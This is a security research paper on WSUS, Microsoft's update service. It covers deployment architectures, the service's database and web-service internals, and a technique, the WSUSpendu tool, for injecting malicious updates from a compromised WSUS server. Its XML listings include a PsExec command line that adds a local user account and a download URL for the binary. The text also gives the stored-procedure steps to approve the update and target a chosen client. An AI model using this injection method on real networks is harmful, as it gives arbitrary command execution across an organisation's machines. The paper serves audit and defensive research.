WSUSpendu

ANSSI

ALSID

Romain Coltel Romain.Coltel@Alsid.eu
Yves Le Provost Yves.Le-Provost@ssi.gouv.fr

Contents

Introduction

WSUS is a Microsoft service that deploys updates on the computer park depending on the organization's needs, which is essential for a secured infrastructure. Easy to use and to install, it is possible to adapt it according to the different patch policy of every organization. However, the service's purpose is to install softwares (patches in that case) on a large number of operating systems. Thus it is easy to understand that a misuse of its legitimate functionality could be critical for the network security. Such a case has been presented by Paul Stone and Alex Chapman during Black Hat 2015 [3]. Their presentation resulted on the provision of a new tool named WSUSpect. This tool was created to exploit a MITM attack and to inject an additional and malicious update in the connection between client and server. However, an attacker will not always be able to use this tool, especially if network protections have been configured. In another case, an update server could be placed at the border of the network (to distribute update to this other network). Thereby, the method used by WSUSpect will fail.

The purpose of this article is to demonstrate the different problems the usage of WSUS presents. The functionalities and the server position in the network could lead to a dangerous situation. We will first present the different elements used by the service. In a second time, we will approach a method to circumvent the limitations of WSUSpect if the WSUS server is compromised. A new tool will be proposed. This tool uses the technique of direct injection of updates in the WSUS service rather than in the network flow, to avoid the network restrictions. After that, we will detail the WSUS service in the audit point of view. Indeed, a major issue in patch management audit process is to collect the states of the updates on every system. These states must be coherent. Direct access on the WSUS server allows us to circumvent these limitations. Studying WSUS and its architecture leads to the elaboration of audit scripts in order to automatize the collection of information. Finally, we will return to the various problems of WSUS, particularly with regards to its critical positioning in the architecture. These new perspectives will lead to the elaboration of a recommended architecture in order to protect domain controllers, which are potential clients of a WSUS server.

WSUS and network architecture

This part presents the different architectures with a WSUS server. These architectures are commonly used and their choices depend on the complexity and the nature of the network and if it is connected or not to Internet.

1.1 Architectures presentation

Each architecture presented in this part contains at least one WSUS server. The case of clients without WSUS subscription, e.g. directly connected to the Windows Update server, is not dealt with in this article. Except this last example, the most common configuration is the one where there is only one update server (see figure 1.1). This server updates its own clients and is connected to Internet to obtain the patch from Microsoft servers. Communication between the WSUS server and Windows Update servers must use the HTTPS protocol (this configuration point is not editable). The SSL certificate is checked by the WSUS server in order to avoid malicious updates by spoofing legitimate servers. Clients obtain their updates with the WSUS server according to the server configuration: using the HTTPS protocol if the server is configured with SSL, or the HTTP protocol if not. Configuring the HTTPS protocol in an enterprise environment is not that easy, and this situation will be explained later (see section 1.3).




Figure 1.1: Architecture WSUS simple

A bigger organization, with multiple geographical sites for example, will use more than one WSUS server. In this case, a tree architecture will be used (see figure 1.2). An upstream server is connected to Internet. Other WSUS servers, named « replica », spread updates for one site or one subnetwork. It is also possible to use this kind of architecture with autonomous system. In this case, updates are copied but not automatically approved as they are with the replicas case.

Upstream and downstream concept appear here in this architecture:

- An upstream server is a server that provides its updates to another WSUS server (Each WSUS server will ultimately depend of the Microsoft upstream server: Windows Update server.
- A downstream server is a server that receives the updates from an upstream server.




Figure 1.2: WSUS servers with replicas

These two architectures are recommended by Microsoft. However, they are not sufficient for certain organizations. Two other architectures can be observed.

The first one is often seen in relatively large companies: it has several domains or forests which are not necessarily connected by trust Active Directory relationships. In these architectures, we often see shared servers for the support functions. Although domains have no relationships, update servers often have a common link: the WSUS server of one of the domains is used as a reference to the other network's WSUS server (with the use of replicas) (cf. figure 1.3). The aim is to limit the bandwidth and the time used to retrieve updates from the Windows Update server. Indeed, synchronization with the Microsoft server is often very long. With this architecture, there could be a potential control of one forest's WSUS server over another forest's WSUS server. This relationship is described in section 3.6.

The last architecture presented in this article comes from a special case: the disconnected network. This case is very specific since it links two security issues: updates and




Figure 1.3: WSUS architecture with servers dependencies between domains

confidentiality. If the network is disconnected it usually is because of its sensitivity (data confidentiality, network sensitivity and safety, for example in case of industrial networks). Network segregation must therefore provide additional security to the connected network. However, this segregation should be only an additional barrier in the network protection and should not be used as a pretext for lower security measures. Therefore, the update process need to continue. In this case, this cannot be done without an Internet connection. Updates are therefore one of the few vectors of data injection from a network connected to the Internet to the disconnected network. If it is possible to use the updates to inject malicious code, then there is a takeover relationship of these networks, and only the data-extraction part is missing.

Microsoft has planned for this use-case. In this way, the update process relies on the use of two WSUS servers. One of them is installed on the connected network (named *WSUS export server* in this case), the other one is installed on the disconnected network (named *WSUS import server*). The connected server takes its update in the normal form (however, be aware of the method of synchronizing update binaries that must be downloaded immediately and not only when they are approved). All data must then be transferred to the WSUS import server using the following method:

- the directory containing the updates must be saved and transferred to the import server. This directory is used in particular by the IIS server (see section 2.1);
- metadata contained in the WSUS database (see section 2.2) must be exported with the help of the wsusutil tool (see listing 1.1). The resulting files `export.cab` and `logfile.txt` must be copied from the export server to the import server.
- metadata is then injected into the import server, again using the wsusutil tool.

```
c:\> wsusutil export export.cab logfile.txt
Updates are being exported. Please do not stop this program.
All updates are successfully exported.
```

Listing 1.1: Usage of wsusutil to export metadata

This process is relatively time-consuming and needs a lot of processing to transfer the data. As an example, Microsoft announces an operation taking between 3 and 4 hours. It is therefore often abandoned by system administrators in favor of two other solutions. The first solution uses the WSUSoffline tool [1]. This tool has the advantage of automatically performing the transfer preparation from one server to another. The data then only has to be copied between the two servers. Handling is therefore greatly facilitated. However, this opensource tool is not edited by Microsoft. It is therefore often behind the functionalities of the operating systems and the WSUS service itself. For instance, the version at the time of writing does not yet support Windows 10 nor Windows Server 2016. This solution is therefore not entirely satisfactory.

An alternative approach consisting on using virtualization, where only one server is used, is more often deployed. Indeed, the WSUS server, which is linked to the network connected to the internet, is updated in a normal way. Its characteristic is being a virtual machine that will be cloned and installed subsequently on the disconnected network. That way, updates and their metadata are ready to be broadcast on the disconnected network. In this case, the installed systems within this network haven't been approved by the WSUS server. However, this registration is performed without any human intervention; either the WSUS server automatically adds -without restriction- any machine that can be attached to the WSUS server on a default group, or the client's attachment can be specified by a GPO configuration. In this case, clients will be created when necessary. These groups can then receive the approved updates and the administrator can modify and validate them to the specific needs as in any WSUS server.

1.2 Auto approved updates

For all these architectures, it is possible to manually push any appliance software updates suggested by Microsoft after the testing and evaluation process. But it is also possible to automatically apply updates according to certain criteria.

When installing WSUS, a rule, which is disabled by default, is created and allows, when activated, to accept automatically the installation of all the "critical" or "security" updates on WSUS clients, among other classifications. Automatic deployment rules can be configured to select any update classification for any product class. For example, we can choose to accept automatically the "critical" updates for all the Windows 7 servers.




Figure 1.4: WSUS architecture in disconnected network

Furthermore, WSUS server updates and revisions to an already validated update are automatically approved by default.

In addition, as detailed in the section 2.2, the WSUS service heavily relies on the database. This database uses a number of triggers activated by certain events, such as when inserting data into tables, to verify the integrity and consistency of the data. It is possible to create new database entries that can allow an attacker to add an update, to approve an update or to make an update ineffective by modifying its metadata.

1.3 State of the art - WSUSpect and technical limitations

Few attacks exist to date on the Windows update mechanism. Only Paul Stone and Alex Chapman's presentation at BlackHat USA 2015 [3] sheds light on the sensitivity of this process as well as the importance of controlling an update, or at least a part of it.

For the WSUSpect to work, the client has to use the attacker's machine as a proxy. One of the way for performing this attack is for a (non privileged) user on the client to set up the proxy. Another way to perform this attack is to use the WPAD protocol. It is possible to perform a man in the middle attack between the client and the WSUS server in order to inject a malicious update. SOAP *(Simple Object Access Protocol)* over HTTP is used between the client and the server. These protocols can be encapsulated within an SSL/TLS layer as any HTTP connection. In this latter case, the encryption process requires the deployment of a public key infrastructure (PKI) within the company which is not performed usually. However, the attack requires a non encrypted network stream to be successful. WSUSpect is simple as it intercepts an update request from a client and tampers with it to add its malicious update. The server's response is modified by inserting metadata and binaries to attempt to execute arbitrary code on the client.

The WSUS process needs to have signed binary to accept an update. The Trusted Root Certificates and the Trusted Publishers stores of the local machine are used to check the signature. With this configuration it is not possible to modify an update by injecting an arbitrary binary. Nevertheless, the command arguments are not included in the signature check. Thus, it is possible to use a signed binary and to modify its arguments in order to execute some commands. Interesting binaries available on Windows (cmd.exe, wmic.exe, and so on) to execute commands have their signature in a catalog and not as a part of the binary. Consequently they are rejected by WSUS service. To circumvent this limitation, WSUSpect used PsExec and BGInfo from the Sysinternal suite and signed by Microsoft. These tools could execute arbitrary commands through their arguments.

WSUSpect attacks the update process between WSUS server and clients. No method currently exists to attack the update process between two WSUS servers.

WSUS internals

WSUS service works with three components:

- an IIS Web server for the exchanges with clients and downstream servers;
- a database (could be local or remote) where the metadata are stored;
- a central service that manages the updates and interacts with the two other components.

Studying the service is possible for a large part by using the SQL Server Management Studio (SSMS) tool from Microsoft. Nevertheless, this tool needs to be installed before the WSUS service. Then the Profiler tool in SSMS is awesomely useful to trace database calls. Finally, the WSUS service is written in C# language thus it is possible to use a classical .NET decompiler to understand its functionalities.

2.1 IIS Webservice

An IIS server, split in two parts, is used to deal with the clients. The first part is a Webservice. It is in charge of delivering metadata to clients. The second part is using the BITS (Background Intelligent Transfer Service) protocol to transfer the binary's updates (like CAB files, PSF or EXE) to the clients.

The Webservice use the SOAP protocol to manage the new clients then to interact with them to negotiate the new updates to install. Two main request/response groups are used by the Webservice. The first one allows a new client to register in the WSUS server by declaring its configuration, negotiate session cookie, etc. (cf. `RegisterComputer` request). The following methods are used (cf. figure 2.5):

- `GetConfig`;
- `GetAuthCookie`;
- `GetCookie`;
- `RegisterComputer`.

These requests/responses are not authenticated and no control is performed on which client is asking for information. Thus all clients could register in a WSUS server. Nevertheless, authentication is possible by using TLS client certificates but this configuration is not widely present as per our security assessment experience.

Studying data exchanged between clients and the Webservice could be complicated due to the data compression. But this configuration can be modified with the help of the IIS MMC.

The second part of the Webservice exchanges allows a client to declare to the WSUS




Figure 2.5: SOAP protocol between WSUS clients and the server [6]. Client WS, SimpleAuth WS and SelfUpdate Tree are three Webservice components for the different requests/responses

server the status of its software updates (including the update agent himself). After that, the client declares the status of its hardware updates (which drivers are installed, for instance). With these pieces of information, the server could propose to the client the available updates. Two methods are used for this goal:

- `SyncUpdates`: calls for the software part (multiple calls could be necessary in case of having a lot of updates to transfer), and calls for the drivers part (but only one call in this case);
- `GetExtendedUpdateInfo`.

Updates are then downloaded by the clients only when they ask for them. The download process uses the BITS protocol to avoid network congestion. Binaries are stored in the IIS WsusContent directory. On the client side, binaries are stored in the `%SystemRoot%\SoftwareDistribution\Download` directory.

2.2 Database

When installing the WSUS role, you can choose between two types of databases: either use an already installed SQL Server or create a local WID (Windows Internal Database), which is a lightweight SQL Server. In both cases, the default database name is SUSDB, and there is no difference in its internal architecture. The only difference is the connection method:

- the access to the full SQL Server is done as usual, through either a TCP socket or a named pipe, using Windows or mixte authentication, and so on;
- the access to the WID is done only through the use of a named pipe, by default using the Windows authentication.

The database is composed of relational tables containing the full configuration of the WSUS server (even the configuration needed to connect to this database), the updates metadata, the registered clients list and their configuration, and so on. A lot of triggers, checking for data consistency, govern the insertion into these tables. Therefore, a brutal insertion into a random table has a great level of chance to be refused by one of these triggers. Moreover, a lot of relationships between tables are established using foreign keys, which complexifies again the direct insertion through SQL queries. However, around three hundred stored procedures can be used to manipulate SQL data in a usable way. These procedures query the database in the right order, dispatching calls to respect triggers as well as foreign keys constraints, and modify some metadata to better fit into some tables. For instance, only one stored procedure is used in order to approve an update, while it manipulates around ten tables (insert, update and delete operations).

The database is really the core of the WSUS server. Communications streams with the WSUS clients are generated from the information stored in it. It also contains URLs where the binary linked to the updates can be found, indexes of the files contained in the IIS Webserver folder (known as WsusContent) that can be given to the clients when asked to. All the data displayed in the WSUS console (in an MMC snap-in) also come from the database. Every click in this console results in the call of at least one stored procedure, which selects or updates the database accordingly. This is therefore a strategic place where to manipulate data, including inserting new data to try and compromise WSUS clients and selecting existing data to perform a security assessment.

2.3 WSUS service

The WSUS service (`wsusservice`) manages both the aforementioned components. It interacts with the administrators through the WSUS console, which is an MMC snap-in. Its behavior is simple as well as crucial for the WSUS server. It schedules most of the stored procedures of the database needed to manage updates.

As soon as the service is started, it checks everything is fine on the WSUS server: it gets the configuration from inside the database, it tests if the other two components are installed and configured properly, it puts a mutex on the database not to have two services to modify the database concurrently. Then it launches what will manage the service's life:

- HealthMonitoringThreadManager: it will check the database, clients, Web-service and certificate states. Its presence is useful to ensure everything is functional. To signal this state, it runs every five seconds the spUpdateServerHealthStatus database's stored procedure;
- DispatchManagerDatabasePollingThreadProc: it will allow the service to be managed. Three stored procedures, spGetNotificationEventNamesToWakeUpOnStartup (at launched time) or spGetNotificationEventNamesToWakeUp and spGetChangeTrackingInformation, are used to follow the database's changes. For instance, when configuration changes are detected, this thread will detect it and reconfigure the WSUS service automatically by updating the appropriate tables. A raised event is also detected by these procedures, returned to the service, which then will run the appropriate stored procedure depending on the received event. This thread checks for changes every second to ensure -kind of- a smooth experience.

One of the functionality of the service is to deal with MMC's user interactions. In the case of a change of the configuration through the MMC, or using any other user interface functionality, a call to one of the functions of the service is performed. Most of these functions are really simple as they perform one task: call the appropriate stored procedure which will deal with the input. These stored procedures will also update a state machine to change it in order to turn it into a new state. This is then the spGetNotificationEventNamesToWakeUp procedure in the DispatchManagerDatabasePollingThreadProc thread, which will be notified of the change, and that will then notify the rest of the service.

Dealing with an event takes the following steps: an action is performed by an administrator, which runs one of the services functions dedicated to user inputs, which in turn runs a stored procedure that deals with the specificities of this particular event and updates the state machine in the database. During the DispatchManagerDatabasePollingThreadProc thread execution, the procedures will detect the new state of the state machine, thus discover the changes, and eventually run other stored procedures to perform whatever task that is still needed to be performed.

As seen here, the whole service consists in performing requests to the database, but as said before, the core of the WSUS server really is the database, which contains all WSUS important data.

Injecting a new update

Injecting a new update in the WSUS server takes multiple steps:

- connects to the SQL database, which will allow its data to be modified at will afterwards;
- prepares the XML files in which the update's prerequisites are detailed, the executed binary's location is given and some options used by the update are provided;
- upload of the executed binary on the WSUS server;
- runs various SQL stored procedures to effectively add the update's metadata into the database (which is basically the way new updates are declared);
- creates a new group dedicated to targeting a WSUS client;
- approves and deploys the update.

3.1 Interaction with the database

If the database used by the WSUS service is a standard version of SQL Server, the connection remains classic, for authentication notably. The SQL server's name is given in the `SqlServerName` value name of the `HKLM\SOFTWARE\Microsoft\Update Services\Server\Setup` key.

If the database used is a WID (Windows Internal Database), the WSUS server is connecting through a named pipe. This pipe is accessible through one of the following paths, according to the Windows server version:

- For Windows server 2008R2 and below:
`np:\\.\pipe\MSSQL$MICROSOFT##SSEE\sql\query`
- For Windows server 2012 and above:
`np:\\.\pipe\MICROSOFT##WID\tsql\query`

An attacker controlling a WSUS server can thus establish a connection with implicit authentication (every administrative local account has the requested privileges by default), without any particular limit, to the WSUS database.

3.2 Update metadata

The stored procedures used to inject metadata (we will describe them later) use full XML as arguments. These XML describe the update's metadata that we want to insert. We can find the update title (e.g. "windows6.1-kb2862335-x64"), its description ("A security issue has been identified [...]") in all supported languages by Windows and by the update itself, as well as the names of various files to be installed (with at least their SHA1 hashes). These pieces of information are duplicated if the update has to be applied on 32- and 64-bits systems.

Prerequisites in the XML (0)[1] allow the Windows Update client to know if this particular update has to be installed, or can be ignored. In the malicious update injection case, a special care must be taken for the update to be installable by any client, without client-side limit. For the record, multiple listings of GUID usable in these rules are available on the Internet [2, 9, 10].

There are two major pieces of information for a single update. The first one describes the file used by the update (with its SHA1 hash (1) and its download URL (2)), and the arguments (3) to pass as a parameter of this binary. This first part is not directly approvable, nor it is shown in the WSUS console. The second part, which is a "bundle update", references the first one (4) and is injected as an approvable update, shown in the WSUS console. Once this second part is approved, it allows the clients to pull the first part, download the referenced files and execute them.

```
<upd:Update xmlns:cbsar="http://schemas.microsoft.com/msus/2002/12/
    CbsApplicabilityRules" xmlns:upd="http://schemas.microsoft.com/msus
    /2002/12/Update">
   <upd:UpdateIdentity UpdateID="4722af1f-c01c-4da9-89be-474427bfd8f3"
       RevisionNumber="202" />
   <upd:Properties DefaultPropertiesLanguage="en" UpdateType="Software" Handler
       ="http://schemas.microsoft.com/msus/2002/12/UpdateHandlers/Cbs"
       CreationDate="2013-10-08T00:03:55.912Z" PublisherID="395392a0-19c0-48b7-
       a927-f7c15066d905">
      <upd:InstallationBehavior RebootBehavior="NeverReboots" />
   </upd:Properties>
   <upd:Relationships>
      <upd:Prerequisites>  (0)
         <upd:UpdateIdentity UpdateID="71c1e8bb-9a5d-4e56-a456-10b0624c7188" />
         <upd:AtLeastOne>
          <upd:UpdateIdentity UpdateID="bfe5b177-a086-47a0-b102-097e4fa1f807"/>
         </upd:AtLeastOne>
      </upd:Prerequisites>
   </upd:Relationships>
   <upd:ApplicabilityRules>
      <upd:IsInstalled>
         <cbsar:CbsPackageInstalled xmlns:cbsar="http://schemas.microsoft.com/
             msus/2002/12/CbsApplicabilityRules" />
      </upd:IsInstalled>
   </upd:ApplicabilityRules>
   <upd:Files>
      <upd:File Digest="+woVBgFHAZXEe06Nh/yz9QKSvrI=" DigestAlgorithm="SHA1"
          FileName="PsExec.exe" Size="339096" Modified="2010-11-25T15
          :26:20.723">  (1)
       <upd:AdditionalDigest Algorithm="SHA256">
           rWuYwB7oSYdOSOUCw9eFMZb2BEJA0yceSrP8bjwI6aQ=</upd:AdditionalDigest>
      </upd:File>
   </upd:Files>
</upd:Update>
```

Listing 3.2: XML example describing an update

[1]The (X) notation is used as a legend in the following listings.

```
<upd:Update xmlns:pub="http://schemas.microsoft.com/msus/2002/12/Publishing"
    xmlns:upd="http://schemas.microsoft.com/msus/2002/12/Update">
   <upd:UpdateIdentity UpdateID="70ea89bd-0bd5-4995-a5e5-82d618e84b2d"
       RevisionNumber="204" />
   <upd:Properties DefaultPropertiesLanguage="en" UpdateType="Software"
       ExplicitlyDeployable="true" AutoSelectOnWebSites="true" MsrcSeverity="
       Important" IsPublic="false" IsBeta="false" PublicationState="Published"
       CreationDate="2013-10-08T17:00:00.000Z" PublisherID="395392a0-19c0-48b7-
       a927-f7c15066d905" LegacyName="KB2862335-Win7-SP1-X86-TSL">
      <upd:SupportUrl>http://support.microsoft.com</upd:SupportUrl>
      <upd:SecurityBulletinID>MS13-081</upd:SecurityBulletinID>
      <upd:KBArticleID>2862335</upd:KBArticleID>
   </upd:Properties>
   <upd:LocalizedPropertiesCollection>
      <upd:LocalizedProperties>
         <upd:Language>en</upd:Language>
         <upd:Title>PsExec bundled update for Windows 7 (from KB2862335)</upd:
             Title>
         <upd:Description>A security issue has been identified in a Microsoft
             software product ...</upd:Description>
         <upd:MoreInfoUrl>https://alsid.eu</upd:MoreInfoUrl>
         <upd:SupportUrl>http://ssi.gouv.fr</upd:SupportUrl>
      </upd:LocalizedProperties>
   </upd:LocalizedPropertiesCollection>
   <upd:Relationships>
      <upd:BundledUpdates>
         <upd:UpdateIdentity UpdateID="4722af1f-c01c-4da9-89be-474427bfd8f3"
             RevisionNumber="202" />  (4)
      </upd:BundledUpdates>
   </upd:Relationships>
</upd:Update>
```

Listing 3.3: XML example describing a bundle of updates

Each part has XML-linked "fragments". These fragments will not be used by the server, but are given as-is to the WSUS clients. They also have update prerequisites listed and information displayed in the Windows update manager. Each fragment has a type defining its main function:

- 1: Update type, used to reference the update on the client side. The XML of this type have prerequisite rules, with restrictions on the processor type, specific values in the Windows registry, specific version of such program installed, and so on;
- 2: ExtendedProperties type, used by the client to fetch and execute the binary linked with the update. The XML of this type also contains the arguments to give in the binary command-line;
- 4: LocalizedProperties type, contains metadata displayable on the client side, like the update's title, its description, URLs to get more information, and so on.

```
<ExtendedProperties DefaultPropertiesLanguage="en" Handler="http://schemas.
    microsoft.com/msus/2002/12/UpdateHandlers/CommandLineInstallation">
    <InstallationBehavior RebootBehavior="NeverReboots" />
</ExtendedProperties>
<Files>
    <File Digest="+woVBgFHAZXEe06Nh/yz9QKSvrI=" DigestAlgorithm="SHA1" FileName
        ="PsExec.exe" Size="339096" Modified="2010-11-25T15:26:20.723">
        <AdditionalDigest Algorithm="SHA256">
            rWuYwB7oSYdOS0UCw9eFMZb2BEJA0yceSrP8bjwI6aQ=</AdditionalDigest>
    </File>
</Files>
<HandlerSpecificData type="cmd:CommandLineInstallation">
    <InstallCommand Arguments="-accepteula -s -d cmd.exe /c net user toto /add"
         Program="PsExec.exe" RebootByDefault="false" DefaultResult="Succeeded
        ">  /*\wsusElement{3}*/
        <ReturnCode Reboot="false" Result="Succeeded" Code="3010" />
    </InstallCommand>
</HandlerSpecificData>
```

Listing 3.4: Type 2 (Extended Properties) XML fragment example, which is HTML-encoded in the database and on the network

Finally, a small XML needs to be created to link each SHA1 hash of previously declared files in the aforementioned update to a URL from where the files can be downloaded.

```
<ROOT><item FileDigest="+woVBgFHAZXEe06Nh/yz9QKSvrI=" MUURL="http://alsid.eu/
    PsExec.exe" USSURL="" /></ROOT>  /*\wsusElement{2}*/
```

Listing 3.5: XML example describing a download URL of a file

3.3 Update's binary upload

The files used by the update need to be downloaded by the WSUS server for it to give it to the client when asked to. As for WSUSpect, these binary files need to be signed by a certificate stored in the WSUS server in the Trusted Root Certification Authorities or Trusted Publishers local machine stores. The binaries' arguments are arbitrarily chosen by the attacker.

To be downloadable by the WSUS server, there are various places where you can put the binaries:

- Put the files on an attacker-controlled webserver, for instance on the attacker machine. This technique will be avoided as at some point it might let the WSUS server unable to download the file if the attacker has finished the pentest;
- Put the files in the format `<WSUS ROOT>\WsusContent\<XX>\<SHA1>.exe`, where:
  - `<WSUS ROOT>` is the root directory as used by the WSUS service. Its value can be retrieved in the `LocalContentCacheLocation` column of the `tbConfigurationB` table in the WSUS database,
  - `<XX>` is the last byte, in the hexadecimal format, of the SHA1 hash of the file,
  - `<SHA1>` is the SHA1 hash, in the hexadecimal format, of the file;
- Use the IIS webserver from the WSUS server to serve the file, and use this kind of URL: `http://127.0.0.1:8530/file.exe` in the XML (listing 3.5).

As described in the WSUSpect article, the PsExec and BgInfo binaries, from the Sysinternals suite, can be used for this kind of attack. They both are signed by Microsoft and can execute arbitrary commands through their command-line arguments. The binary signature checking is done twice: by the server just after having downloaded the binary (which is done, by default, once the update has been approved), before using it for any purpose, and by the client, also just after having downloaded the binary. The choice to use one binary or the other depends on the scenario played. For instance, PsExec is more often detected as a malicious hacking tool by antivirus solutions. BgInfo, however being less subject to antivirus detection, needs a script to execute as argument, and not directly the executed command. This script thus needs to be available from the client downloading the update, which can be a hard-to-achieve prerequisite depending on the network architecture. Note that other binaries, like MSBuild and InstallUtil, might be able to achieve the same utility, but have their specific requirements.

3.4 Injecting in the database

There are five stored procedures which have to be used to effectively inject an update in the database, thus in the WSUS service. These four procedures need to be called twice: once for the fiel to execute (listing 3.2), then for the bundle (listing 3.3).

The first stored procedure is called spImportUpdate. This one takes the first XML (listings 3.2 or 3.3) as an argument, potentially compressed in a cabinet (.cab) file, and a local upstream server identifier, used when multiple WSUS servers are available on the network. The procedure returns the insert status (whether it has been injected or not) and a local identifier, uniquely identifying the inserted update on the server. The latter parameter will be given to some of the following stored procedures.

The second procedure to call, spSaveXmlFragment, has to be called for each fragment associated to the XML given the first stored procedure. This spSaveXmlFragment procedure takes the update GUID (found at the begining of the listings 3.2 or 3.3 as the UpdateID).

Then, it's the spSetBatchURL that has to be called. This procedure links, from the listing 3.5, the download URL to the SHA1 hash of the files in the database. The URL from this XML is used by the WSUS server to download the files associated by an update when this update is approved. The WSUS server can also be configured to download the update files as soon as the update is inserted, but that is not the default. As a side note, if the WSUS server is not able to download all the files associated with an update, the update will never be seen as a new update by any client.

Finally, the two stored procedures spDeploymentAutomation and spProcessPrerequisitesForRevision take the local update identifier returned by the spImportUpdate call.

spDeploymentAutomation is needed for triggering automatic approval, if the update corresponds to the activated criteria as positioned by the WSUS server's administrator.

spProcessPrerequisitesForRevision is creating automatic deployment links: once the inserted update is deployed, every update on which this one depends will be pulled to be installed by the client to assure stability. In the case of a malicious update, this procedure is not necessary as our update will be independent from the others.

3.5 Targeting a specific client

The update in itself can be deployed on every client of the same WSUS group. To target a specific client, one would thus need to move this client into a dedicated group.

Creating a WSUS group can be done through the call of the spCreateTargetGroup stored procedure, which takes its new name and the GUID assigned to this group as arguments. The spAddTargetToTargetGroup can then add the target client into the newly-created group. This latter procedure takes the group's GUID and the local identifier for the targeted client. This identifier can be retrieved using the spGetComputerTargetByName procedure, which takes the fully-qualified domain name (FQDN) of the targeted client as an argument.

